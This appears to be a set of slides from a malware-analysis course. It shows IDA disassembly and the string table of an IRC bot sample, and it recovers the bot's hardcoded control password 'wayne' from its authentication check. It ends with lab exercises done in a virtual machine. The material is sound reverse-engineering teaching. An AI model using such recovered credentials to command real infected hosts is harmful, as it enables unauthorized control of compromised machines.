
```
Address      Length     T...  String
seg000:...   00000027   C     NOTICE %s :Pass auth failed (%s!%s).\r\n
seg000:...   0000002B   C     NOTICE %s :Your attempt has been logged.\r\n
seg000:...   00000027   C     [MAIN]: *Failed pass auth by: (%s!%s).
seg000:...   00000027   C     NOTICE %s :Host Auth failed (%s!%s).\r\n
seg000:...   0000002B   C     NOTICE %s :Your attempt has been logged.\r\n
seg000:...   00000027   C     [MAIN]: *Failed host auth by: (%s!%s).
seg000:...   0000001B   C     [MAIN]: Password accepted.
seg000:...   0000001C   C     [MAIN]: User: %s logged in.
seg000:...   00000005   C     $%d-
seg000:...   00000006   C     $user
```

Line 1004 of 1534

```
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed
```

AU: idle | Down | Disk: 1GB | 00002C7A | 00402C7A: seg000:00402C7A

# Finding the password



IDA - C:\malware\speciments\dumped.exe - [IDA View-A]

```
seg000:0040D193                 push    offset aWayne_2 ; "wayne"
seg000:0040D198                 call    sub_41AC60
seg000:0040D19D                 pop     ecx
seg000:0040D19E                 pop     ecx
seg000:0040D19F                 test    eax, eax
seg000:0040D1A1                 jnz     short loc_40D1FC
seg000:0040D1A3                 push    7Fh
seg000:0040D1A5                 lea     eax, [ebp+var_658]
seg000:0040D1AB                 push    eax
seg000:0040D1AC                 mov     eax, [ebp+var_5D8]
seg000:0040D1B2                 shl     eax, 7
seg000:0040D1B5                 mov     ecx, [ebp+arg_18]
seg000:0040D1B8                 add     ecx, eax
seg000:0040D1BA                 push    ecx
seg000:0040D1BB                 call    sub_4177E0
seg000:0040D1C0                 add     esp, 0Ch
seg000:0040D1C3                 cmp     [ebp+var_4], 0
seg000:0040D1C7                 jnz     short loc_40D1E7
seg000:0040D1C9                 push    0
seg000:0040D1CB                 push    [ebp+var_85C]
seg000:0040D1D1                 push    offset aMainPasswordAc ; "[MAIN]: Password accepted."
seg000:0040D1D6                 push    [ebp+var_98]
seg000:0040D1DC                 push    [ebp+arg_4]
```

Command "ChartXrefsTo" failed | Auto | Down | Disk: 1GB | 0000D1A1 | 0040D1A1: sub_40C398+E09

# Yourself exercise

- Never execute any file in your real environment
  - Kids don’t do that ….
  - Check three times that you are in a virtual environment

- Try to analyze the file
  - /malware contains binary files from a nephenthes box
  - /exercises contains the sample.exe & gilherme bot